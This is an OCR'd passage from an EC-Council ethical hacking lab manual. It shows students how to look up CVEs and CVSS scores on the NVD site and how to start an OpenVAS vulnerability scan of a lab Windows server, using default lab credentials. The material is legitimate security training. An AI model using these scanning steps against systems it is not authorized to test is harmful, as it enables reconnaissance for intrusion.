


Figure 1.3.1: NVD website

4. A new webpage appears, displaying **CVE-2019-2981 Detail**. You can view detailed information such as **Current Description**, **Severity**, **References**, and **Weakness Enumeration**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Under the **Severity** section, click the **Base Score** link to view the CVSS details regarding the vulnerability.




Figure 1.3.2: NVD: results

6. A new webpage appears, displaying information such as **Base Scores**, **Temporal Score**, and **Environmental Score Overall Score** related to a vulnerability in graphical form, under **Common Vulnerability Scoring System Calculator CVE-2019-2981**.

Note:

- **Base Score**: The metric most relied upon by enterprises and deals with the inherent qualities of a vulnerability. The table below describes the severity of a vulnerability depending upon the Base Score range:

CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

- **Temporal Score**: Represents the qualities of the vulnerability that change over time, and the Environmental score represents the qualities of the vulnerability that are specific to the affected user's environment.
- **Overall Score**: Sum total of both the scores (CVSS Base Score, CVSS Temporal Score).




Figure 1.3.3: NVD: CVSS details

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Scroll down to view more detailed information on different score metrics such as **Base Score Metrics**, **Temporal Score Metrics**, and **Environmental Score Metrics**.

Note: The results might differ depending upon the selected vulnerability.




Figure 1.3.4: NVD: CVSS details

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, navigate back to the main page of the **NATIONAL VULNERABILITY DATABASE** website. Expand **Vulnerabilities** and click **Search & Statistics** option, as shown in the screenshot.




Figure 1.3.5: NVD: Select Search & Statistics option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. **Search Vulnerability Database** page appears. In the **Keyword Search** field, type a target service (here, **SMB**) to find vulnerabilities associated with it and click **Search**.

Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).




Figure 1.3.6: NVD - Search target service

10. The **Search Results** page appears, displaying detailed information on the underlying vulnerabilities in the target service.
11. You can further view detailed information on each vulnerability by clicking on the **Vuln ID** link.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.7: NVD: Search Results

12. Likewise, you can search for other target services for the underlying vulnerability in the **Search Vulnerability Database** section.
13. This concludes the demonstration of checking vulnerabilities in the National Vulnerability Database (NVD).
14. Close all open windows and document all the acquired information.
15. Turn off **Windows 10** virtual machine.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Vulnerability Assessment using Various Vulnerability Assessment Tools

Ethical hackers and pen testers are aided in vulnerability assessments with the help of various tools that make vulnerability assessment an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The information gathered in the previous labs might not be sufficient to reveal potential vulnerabilities of the target: there could be more information available that may help in finding loopholes. As an ethical hacker, you should look for as much information as possible using all available tools. This lab will demonstrate other information that you can extract from the target using various vulnerability assessment tools.

Lab Objectives

- Perform vulnerability analysis using OpenVAS
- Perform vulnerability scanning using Nessus
- Perform vulnerability scanning using GFI LanGuard
- Perform web servers and applications vulnerability scanning using CGI Scanner Nikto

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 05 Vulnerability Analysis

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Nessus located at **E:\CEH-Tools\CEHv11 Module 05 Vulnerability Analysis\Vulnerability Assessment Tools\Nessus**
- You can also download the latest version of **Nessus** from the official websites. If you decide to download the latest version, the screenshots shown in the lab might differ.

Lab Duration

Time: 55 Minutes

Overview of Vulnerability Assessment Tools

Vulnerability assessment tools are used to secure and protect the organization's system or network: security analysts can use these tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them. Network vulnerability scanners analyze and identify vulnerabilities in the target network or network resources using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

Lab Tasks

TASK 1

Perform Vulnerability Analysis using OpenVAS

Here, we will perform a vulnerability analysis using OpenVAS.

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. Its capabilities include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as a host machine and the **Windows Server 2016** (**10.10.10.16**) virtual machine as a target machine.

1. Turn on the **Parrot Security** and **Windows Server 2016** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 2.1.1: Parrot Security login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Launch OpenVAS Tool

3. Click **Applications** at the top of the **Desktop** window and navigate to **Pentesting → Vulnerability Analysis → OpenVAS - Greenbone→ Start** to launch OpenVAS tool.
4. A terminal window appears, in the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. OpenVAS initializes.
5. After the tool initializes, click **Firefox** icon from the top-section of the **Desktop**.
6. The **Firefox** browser appears, in the address bar, type **https://127.0.0.1:9392** and press **Enter**.
7. OpenVAS login page appears, log in with **Username** and **Password** as **admin** and **password** and click the **Login** button.

The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs)—over 50,000 in total.

Note: The version of OpenVAS might differ in your lab environment.




Figure 2.1.2: OpenVAS Login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **OpenVAS Dashboard** appears, as shown in the screenshot.




Figure 2.1.3: OpenVAS dashboard

9. Navigate to **Scans → Tasks** from the **Menu** bar.

Note: If a **Welcome to the scan management!** pop-up appears, close it.




Figure 2.1.4: OpenVAS: select Scans option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Scan the Target

10. Hover over ( ) icon and click the **Task Wizard** option.




Figure 2.1.5: OpenVAS: select Task Wizard option

11. The **Task Wizard** window appears; enter the target IP address in the **IP address or hostname** field (here, the target system is **Windows Server 2016** [**10.10.10.16**]) and click the **Start Scan** button.

